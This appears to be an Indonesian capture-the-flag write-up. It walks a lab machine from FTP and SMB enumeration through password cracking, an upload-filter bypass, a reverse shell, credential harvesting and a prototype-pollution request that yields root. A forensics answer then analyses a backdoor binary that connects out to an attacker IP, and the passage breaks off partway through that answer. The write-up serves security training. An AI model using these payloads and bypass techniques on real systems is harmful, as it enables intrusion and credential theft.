Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug 17 14:01:57 2024 -- 1 IP address (1 host up) scanned in 25.78
seconds
```


Terdapat port ftp yang mengizinkan anonymous login. Di ftp terdapat banyak file tapi kebanyakan file di situ merupakan file dummy. Hanya file `backup.zip` saja yang berisi file asli.


Isi dari `backup.zip` adalah source code dari website para port 8080



Biar cepet, jadi file yang `sus` di backup file ini ada dua. Yang pertama adalah file `info.asp` yang ketika diakses, maka akan menampilkan output fungsi phpinfo. Artinya server bisa melakukan rendering php dengan extensi `.asp`







Yang kedua adalah MediaController.php. dimana terdapat fungsi untuk file upload sebagai berikut. Terdapat pengecekan extension (metode blacklist) dan juga pengecekan string <?

Kita skip dulu, karena untuk mengakses fitur ini kita perlu login.

Lanjut ke smb, disini saya mencoba enum dengan `enum4linux`. Disini didapati list username yang ada

```
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\ayyub (Local User)
S-1-22-1-1001 Unix User\donghyuk_kim (Local User)
S-1-22-1-1002 Unix User\yeji_hwang (Local User)
S-1-22-1-1003 Unix User\azkira_kim (Local User)
S-1-22-1-1004 Unix User\bryan_jung (Local User)
S-1-22-1-1005 Unix User\nurul_lee (Local User)
S-1-22-1-1006 Unix User\yuna_shin (Local User)
S-1-22-1-1007 Unix User\hanbin_kim (Local User)
S-1-22-1-1008 Unix User\jay_payakumbuah (Local User)
```

Dan list shares nya

```
 ==================================( Share Enumeration on 10.1.2.232 )==================================


        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        Backup          Disk      Moonstone Backup
        IPC$            IPC       IPC Service (moonstone server (Samba, Ubuntu))
SMB1 disabled -- no workgroup available
```

Disini terdapat shares `backup` yang berisi dokumen-dokumen dummy, sama seperti ftp. Namun disini terdapat dua file yang bisa dibuka, yakni `backup.zip` dan `Audit Report (3).pdf`

Kedua file ini diproteksi password dan bisa di crack menggunakan john.

Dalam file Audit report, didapati beberapa list password yang disarankan untuk digunakan pada sistem.

Recommendations

It is important that employees follow your company's password policy when creating passwords: the minimum requirement is 11 characters with at least one number and one symbol, although using more non-letters is recommended.


Password Examples:

- **A Bad Password:** P@ssw0rd
- **A Good Password:** T4da1mA!
- **A Better Password:** Lzj*7BL%#fMhq

To ensure that password reuse does not occur on the network, employees should change their default passwords immediately after requesting a reset.

Further user awareness training will be conducted to ensure that security practices meet the necessary requirements as outlined in this report and the policy framework document.

Sedangkan dari file backup.zip terdapat sebuah log penggantian password dalam bentuk md5. Password ini bisa di crack juga menggunakan john maupun online services seperti crackstation.



```
└─$ cat logs.txt
2024-06-23 14:30:15 /login POST 200 OK password=3c00ab9ee5f47c8afc7ab4fc62342ef4
2024-06-23 14:31:20 /logout GET 200 OK
2024-06-23 14:32:05 /dashboard GET 200 OK
2024-06-23 14:33:10 /profile GET 200 OK
2024-06-23 14:34:25 /update-profile POST 200 OK
2024-06-23 14:35:30 /reset-password GET 200 OK
2024-06-23 14:36:45 /reset-password POST 200 OK password=827ccb0eea8a706c4c34a16891f84e7b
2024-06-23 14:37:50 /products GET 200 OK
2024-06-23 14:38:55 /product-details?id=12345 GET 200 OK
2024-06-23 14:40:00 /cart GET 200 OK
2024-06-23 14:41:15 /cart/add-item POST 200 OK
2024-06-23 14:42:20 /cart/remove-item POST 200 OK
2024-06-23 14:43:35 /checkout POST 200 OK
2024-06-23 14:44:40 /orders GET 200 OK
2024-06-23 14:45:55 /order-details?id=67890 GET 200 OK
2024-06-23 14:47:00 /settings GET 200 OK
2024-06-23 14:48:15 /settings/update POST 200 OK
2024-06-23 14:49:20 /messages GET 200 OK
2024-06-23 14:50:35 /messages/send POST 200 OK
2024-06-23 14:51:40 /notifications GET 200 OK
2024-06-23 14:52:55 /notifications/settings GET 200 OK
2024-06-23 14:54:00 /notifications/settings/update POST 200 OK
2024-06-23 14:55:15 /help GET 200 OK
2024-06-23 14:56:30 /help/contact POST 200 OK
2024-06-23 14:57:35 /about GET 200 OK
2024-06-23 14:58:50 /terms GET 200 OK
2024-06-23 15:00:05 /privacy GET 200 OK
2024-06-23 15:01:10 /faq GET 200 OK
2024-06-23 15:02:25 /search?q=keyword GET 200 OK
2024-06-23 15:03:30 /search-results?q=keyword GET 200 OK
2024-06-23 15:04:45 /blog GET 200 OK
2024-06-23 15:05:50 /blog/post?id=54321 GET 200 OK
2024-06-23 15:07:05 /blog/comment POST 200 OK
2024-06-23 15:08:10 /blog/categories GET 200 OK
2024-06-23 15:09:25 /blog/category?id=78901 GET 200 OK
```

Dari sini kita bisa membuat list username dan juga password sebagai berikut:

username	password
donghyuk_kim yeji_hwang azkira_kim bryan_jung nurul_lee yuna_shin hanbin_kim jay_payakumbuah	prima 12345 asda12 pinkgirl P@ssw0rd T4da1mA! Lzj*7BL%#fMhq

Username dan password list ini bisa digunakan untuk melakukan bruteforce pada website port 8080

Setelah bruteforce dilakukan, diketahui credentials valid yakni
`jay_payakumbuah:Lzj*7BL%#fMhq`


Setelah berhasil login, sekarang kita perlu melakukan file upload attack untuk mendapatkan rce pada server. Balik lagi ke analisa source code sebelumnya, kita perlu melakukan bypass pada dua proteksi.

Proteksi pertama yakni file extension blacklist. Proteksi ini bisa kita bypass dengan menggunakan extensi `.asp` seperti yang sudah dijelaskan pada file `sus` pertama.


Untuk proteksi kedua bisa di bypass dengan referensi berikut. Di artikel tersebut dijelaskan bahwa **jika** UTF-7 di enable pada php, maka kita bisa melakukan bypass terhadap pengecekan string `<?`. Dalam kasus ini, UTF-7 memang di-enable

zend.multibyte	On	On
zend.reserved_stack_size	0	0
zend.script_encoding	UTF-7, UTF-8	UTF-7, UTF-8
zend.signal_check	Off	Off

Tinggal kita gabungkan saja kedua cara bypass tersebut



Dokumen yang ter-upload bisa kita buka, command execution pun didapatkan.



www-data

Tinggal eksekusi reverse shell favorit kalian.

```
┌──beluga@localcat ~/CTF/hacktrace-24/10.1.2.232/smb_dump
└─$ nc -ln 34343
bash: cannot set terminal process group (959): Inappropriate ioctl for device
bash: no job control in this shell
www-data@moonstone:~/html/yourspace/public/documents$
```

Setelah berhasil mendapatkan shell, disini saya menjalankan linpeas dan mendapatkan credentials dari file `.env`

```
╔══════════╣ Analyzing Env Files (limit 70)
-rwxrwxrwx 1 root root 2644 Jun 26 03:06 /var/www/html/yourspace/.env
CI_ENVIRONMENT = production
database.default.hostname = localhost
database.default.database = yourspace
database.default.username = ys_user
database.default.password = 3*f9XrW7p2*#D
database.default.DBDriver = MySQLi
database.default.port = 3306
```

Kemudian ada juga file keepas pada direktori `/var/www/uat_moonstone`

```
www-data@moonstone:~/uat_moonstone$ ls
Backup.kdbx  api
www-data@moonstone:~/uat_moonstone$
```

Credentials pada `.env` sebelumnya bisa digunakan untuk membuka file keepas. Dari keepas tersebut ditemukan beberapa credentials sebagai berikut

```
"Account","Login Name","Password","Web Site","Comments"
"Backup Sahid","adminsahid","H1dupP3nuhT4nt4ng4nCuy!","",""
"Backup MySQL","ys_user","3*f9XrW7p2*#D","",""
"Backup User Creds","ayyub","B6CHkw$5BTaN%","",""
"Backup Azkira","azkira_kim","P@ssw0rd","",""
"Backup Bryan Jung","bryan_jung","T4da1mA!","",""
"Backup Nurul Lee","nurul_lee","Lzj*7BL%#fMhq","",""
"Backup Yuna Shin","yuna_shin","Lzj*7BL%#fMhq","",""
```

```
"Backup Syahdan","syahdan_api","p4nger4nM4ngkubumiM@tar@mY0gy4k4rt4","",""
"Backup Eztavet","eztavet_api","5ult4nM4hmudB4d4rudd1nII@","",""
"Backup Secret Key","Key","m00nStoneCr3at3dBy1337h4ck3rs","",""
```

Dari credentials tersebut, ditemukan credential user ayyub yang juga merupakan local user active. Credsnya bisa digunakan untuk login menggunakan ssh. User flag pun didapatkan

```
beluga@localcat ~/CTF/hacktrace-24/10.1.2.232
$ ssh ayyub@10.1.2.232
ayyub@10.1.2.232's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-187-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 19 Aug 2024 10:19:52 AM UTC

  System load:  0.0               Processes:             247
  Usage of /:   67.9% of 9.75GB   Users logged in:       2
  Memory usage: 22%               IPv4 address for ens33: 10.1.2.232
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

9 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Mon Aug 19 09:47:28 2024 from 10.18.200.25
ayyub@moonstone:~$ ls
```

Terdapat service yang dijalankan oleh root

```
root         946       1  0 09:29 ?        00:00:00 /usr/sbin/cron -f
root         952       1  0 09:29 ?        00:00:00 /usr/sbin/irqbalance --foreground
root         953       1  0 09:29 ?        00:00:00 /usr/bin/node /var/www/uat_moonstone/api/app.js
root         955       1  0 09:29 ?        00:00:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --ru
root         959       1  0 09:29 ?        00:00:00 php-fpm: master process (/etc/php/8.3/fpm/php-fpm.
```


```
ayyub@moonstone:/var/www/uat_moonstone/api$ ls -lsa
total 116
  4 drwxr-xr-x   4 root root  4096 Jul  4 02:07 .
  4 drwxr-xr-x   3 root root  4096 Jul  3 10:40 ..
  4 drwxr-xr-x   8 root root  4096 Jul  4 02:06 .git
  8 -rw-r-----   1 root root  5368 Jul  4 02:07 app.js
  4 -rwxr-xr-x   1 root root   620 Jul  3 10:08 log.sh
 16 -rw-r-----   1 root root 16384 Jul  3 10:01 moonstone.db
  4 drwxr-xr-x 199 root root  4096 Jul  4 00:51 node_modules
 72 -rw-r--r--   1 root root 72030 Jul  4 00:51 package-lock.json
ayyub@moonstone:/var/www/uat_moonstone/api$
```

Meskipun file `app.py` tidak bisa dibaca oleh user, akan tetapi terdapat direktori `.git` yang memungkinkan kita untuk melakukan checkout ke version sebelumnya. Dari situ barulah bisa kita dapatkan source code dari `app.js` tersebut.

Disini saya download file tersebut ke mesin lokal, kemudian melakukan extract semua versi dari git menggunakan tools GitTools.

Hasilnya ada 12 versi

Untuk mengetahui versi mana yang mendekati `app.js` production, disini saya ngide buat cek file size dari `app.js` untuk masing2 versi, kemudian dibandingkan dengan size `app.js` yang ada di server. Disini ditemukan bahwa versi 5 dan 8 memiliki size yang hampir sama dengan file yang ada di server. Jadi saya fokuskan ke kedua versi file itu saja.



Well, secara singkat vulnerability dari file `app.js` ini adalah prototype pollution pada endpoint `/clone_stone`. Hanya saja terdapat perbedaan antara blacklist yang ada pada versi 5 dan 8. Untuk versi 5, blacklist hanya untuk string `__proto__` dan sejenisnya.

```
const BLOCKED_PARAMETER = ["__proto__", "__proto__ ", " __proto__", "__prototoproto__", "__pro__proto__to__"];
```

Sedangkan untuk versi 8, terdapat blacklist untuk `constructor`.

```
const BLOCKED_PARAMETER = ["__proto__", "constructor", "prototype", "__proto__ "];
```

Setelah mencoba coba di server prod, didapati bahwa server ternyata tidak jadi menggunakan filter `constructor` sehingga bisa kita gunakan untuk melakukan prototype pollution.

Prototype pollutionnya akan kita gunakan untuk mendapatkan code execution dengan memanfaatkan `spawn` dari `child_process`

```
const { spawn } = require('child_process');
```

Untuk referensi exploitnya didapatkan dari
https://github.com/KTH-LangSec/server-side-prototype-pollution?tab=readme-ov-file

Dari sisi web application, kita perlu melakukan pollute untuk


```
Object.prototype.shell = "node";
Object.prototype.env = { NODE_OPTIONS: '--inspect-brk=0.0.0.0:1337' };
```

Kemudian menjalankan file shell.js


Disini saya melakukan port forward untuk port 10000 dari service internal, dan juga port 1337 menggunakan ssh.

```
beluga@localcat ~/CTF/hacktrace-24/10.1.2.232/api/new
$ ssh -L 10000:127.0.0.1:10000 -L 1337:127.0.0.1:1337 ayyub@10.1.2.232
ayyub@10.1.2.232's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-187-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro
```

Selanjutnya kita perlu melakukan forge cookie, karena endpoint `clone_stone` hanya bisa diakses oleh user dengan role `admin`. Berhubung kita sudah mendapatkan secret key JWT dari keepas sebelumnya, maka kita bisa melakukan forge cookie dengan bantuan situs seperti JWT.io



Selanjutnya saya jalankan script shell.js yang ada di mesin saya secara berulang-ulang



Lalu mengirimkan request berikut

Request

Pretty Raw Hex

```
POST /clone_stone HTTP/1.1
Host: localhost:10000
x-api-access:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImJlbHVnYSIsInJvb
GUiOiJhZG1pbiJ9.Nv1YY08i1K9d3fJNbclVZFvLb4dGRTNcZEquakW76ZI
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: en-US
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.89
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: application/json
Content-Length: 153

{
  "name":"Rainbow Moonstone",
  "constructor":{
    "prototype":{
      "shell":"node",
      "argv0":"node",
      "NODE_OPTIONS":"--inspect-brk=0.0.0.0:1221"
    }
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 46
ETag: W/"2e-LTJ4HpKG7fwyvySnW2NjfnDdPmA"
Date: Sat, 17 Aug 2024 12:46:17 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "message":"A random moonstone cloned safely"
}
```

Search 0 highlights

Shell dengan akses root pun didapatkan

```
beluga@localcat ~/CTF/hacktrace-24/10.1.2.232
$ while True; do node shell.js; done
Error: read ECONNRESET
    at TCP.onStreamRead (node:internal/stream_base_commons:218:20) {
  errno: -54,
  code: 'ECONNRESET',
  syscall: 'read'
}
Error: read ECONNRESET
    at TCP.onStreamRead (node:internal/stream_base_commons:218:20) {
  errno: -54,
  code: 'ECONNRESET',
  syscall: 'read'
}
Error: read ECONNRESET
    at TCP.onStreamRead (node:internal/stream_base_commons:218:20) {
  errno: -54,
  code: 'ECONNRESET',
  syscall: 'read'
}
INIT
paused

> RUN
id
uid=0(root) gid=0(root) groups=0(root)

> ls /root
root.txt
snap

>
```

Forensic

Scrambled Egg

1. Specify the type of file used to smuggle the backdoor! (Format: MIME type, e.g., application/pdf)

Kita bisa lihat saat export http object ada octet-stream, tapi aslinya file ini adalah zip

Packet	Hostname	Content Type	Size	Filename
40	192.168.233.129:9000	application/octet-stream	4105 bytes	apt_config.conf

Bisa dilihat dari awalannya yaitu PK

```
20 4a 75 6c 20 32 30 32  34 20 31 32 3a 35 36 3a   Jul 202 4 12:56:
33 32 20 47 4d 54 0d 0a  0d 0a 50 4b 03 04 14 00   32 GMT·· ··PK····
09 00 08 00 0a 47 ff 58  6f 99 cf 7e 47 0f 00 00   ·····G·X o··~G···
d8 44 00 00 0e 00 1c 00  64 65 65 70 72 6f 6f 74   ·D······ deeproot
61 63 63 65 73 73 55 54  09 00 03 74 34 aa 66 74   accessUT ···t4·ft
34 aa 66 75 78 0b 00 01  04 e8 03 00 00 04 e8 03   4·fux··· ········
00 00 65 d4 8a 76 f8 d8  88 5a 29 40 50 d2 a2 5a   ··e··v·· ·Z)@P··Z
bf 4d bd 3a de 44 e5 d1  43 11 43 17 68 47 61 d4   ·M·:·D·· C·C·hGa·
aa 43 fa 74 b5 1b fe f5  98 b0 11 94 74 52 cf 55   ·C·t···· ····tR·U
61 01 f6 e2 48 40 7b 2e  1c b8 a1 ce c6 44 fa 85   a···H@{. ·····D··
14 61 28 b5 e5 d1 7e 2e  00 be 95 eb 9e b6 0e fa   ·a(···~. ········
96 69 04 9a 0b 29 2e 88  a5 dd bc 91 64 49 2e 28   ·i···).· ····dI.(
4c 50 32 f9 f3 0a c3 ed  64 3c e1 7b 96 5f 10 a6   LP2····· d<·{·_··
```

Ans: application/zip

2. Specify the name of the file used to smuggle the backdoor! (Format: file.ext, e.g., file.txt)

Dari export http object tadi kita bisa tahu nama filenya
Ans: apt_config.conf

3. The file is password protected, specify the password used! (Format: password, e.g., P@ssw0rd)

Ini tinggal di crack saja dengan john the ripper, pakai zip2john dulu buat extract hashnya

```
└─$ john --show a.hash
apt_config.conf/deeprootaccess:abc123:deeprootaccess:apt_config.conf::apt_config.conf

1 password hash cracked, 0 left
```

Didapatkan file executable namanya deeprootaccess
Ans: abc123

4. The backdoor uses encryption, what encryption algorithm is used? (Format: encryption algorithm, e.g., RSA-2048)

Ketika dibuka executablenya di IDA, didapati Fungsi AES 256 CBC

IDA View-A | Pseudocode-A | Hex View-1

```
1  __int64 __fastcall aes_decrypt(__int64 a1, unsigned int a2, __int64 a3, _DWORD *a4)
2  {
3    __int64 v4; // rax
4    int v8; // [rsp+24h] [rbp-Ch] BYREF
5    __int64 v9; // [rsp+28h] [rbp-8h]
6
7    v9 = EVP_CIPHER_CTX_new();
8    if ( !v9 )
9      handleErrors();
10   v4 = EVP_aes_256_cbc();
11   if ( (unsigned int)EVP_DecryptInit_ex(v9, v4, 0LL, &key, &iv) != 1 )
12     handleErrors();
13   if ( (unsigned int)EVP_DecryptUpdate(v9, a3, &v8, a1, a2) != 1 )
14     handleErrors();
15   *a4 = v8;
16   if ( (unsigned int)EVP_DecryptFinal_ex(v9, v8 + a3, &v8) != 1 )
17     handleErrors();
18   *a4 += v8;
19   return EVP_CIPHER_CTX_free(v9);
20 }
```

Ans: AES256-CBC

5. Specify the threat actor's IP address! (Format: IP address, e.g., 8.8.8.8)

Di main kita bisa melihat app ini connect ke sebuah IP

```
0  fd = socket(2, 1, 0);
1  if ( fd >= 0 )
2  {
3    addr.sa_family = 2;
4    *(_WORD *)addr.sa_data = htons(0x539u);
5    if ( inet_pton(2, "192.168.233.129", &addr.sa_data[2]) > 0 )
6    {
